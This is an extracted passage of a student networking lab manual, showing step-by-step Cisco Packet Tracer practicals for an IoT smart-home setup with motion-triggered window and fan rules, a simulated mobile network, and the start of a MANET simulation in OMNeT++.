

Top



9. Click on smartphone → desktop → IOT monitor and copy TOT server address.



10. Go back and click on web browser paste IOT server address and click on submit
11. After Enter Username and password.



12. Now we can operate the devices using different switches.


The screenshot shows the IoT Server - Devices interface. It lists five devices with their current status and control options:

- AC (PTT08101CXV-)**: Status: On. Control: Red On/Off button.
- Fan (PTT0810VSN6-)**: Status: Off. Control: Off, Low, High buttons.
- Light (PTT08104735-)**: Status: Off. Control: Off, Dim, On buttons.
- Window (PTT08108R34-)**: Status: On. Control: Red On/Off button.
- Motion Detector (IoT3 (PTT0810J206-))**: Status: On. Control: Red On/Off button.

The Cisco Packet Tracer simulation environment displays a network topology. At the top is a **Home Gateway0** node. Below it is a **SLC100** node. A **Fan** device is connected to the SLC100. A **Light** device is also connected to the SLC100. A **Window** device is shown separately. The entire setup is labeled "Logical Physical".

The screenshot shows the IoT Server - Conditions & Commands interface with two rule editor windows:

- Rule Name: Window**
 - If:** Match All Sensor On is true
 - Then set:** Window On to true
- Rule Name: Window2**
 - If:** Match All Sensor On is false
 - Then set:** Window On to false



14. To start motion detector press alt + ok you can check that when sensor is on the windows will open otherwise it will close.

Smartphone0


Physical Config Desktop Programming Attributes

Web Browser URL http://192.168.25.1/conditions.html Go Stop

IoT Server - Device Conditions Home | Conditions | Editor | Log Out

Actions	Enabled	Name	Condition	Actions
Edit Remove	Yes	Window1	Sensor On is true	Set Window On to true
Edit Remove	Yes	Window2	Sensor On is false	Set Window On to false
Edit Remove	Yes	Fan1	Sensor On is true	Set Fan Status to High
Edit Remove	Yes	fan2	Sensor On is false	Set Fan Status to Off


Add




PRACTICAL NO – 6

Aim - Create a mobile network using Cell Tower, Central Office Server, Web browser and Web Server. Simulate connection between them


1. Take the following devices




2. Now click on Wireless router → config → Interface → internet




3. Now click on Roter0 → config → FastEtherNet0/0




4. Router0→config→ FastEtherNet0/1




5. Now click on server→config→global→setting



6. Server → config → Interface → FastEthernet0



OUTPUT:





PRACTICAL-7

Aim: Create a basic MANET implementation simulation for Packet animation and Packet Trace.


Steps:

1. Open Omnet++ idle.


2. Expand the inet folder > examples > manetrouting. Right click on manetrouting > New Folder as MobileNet.



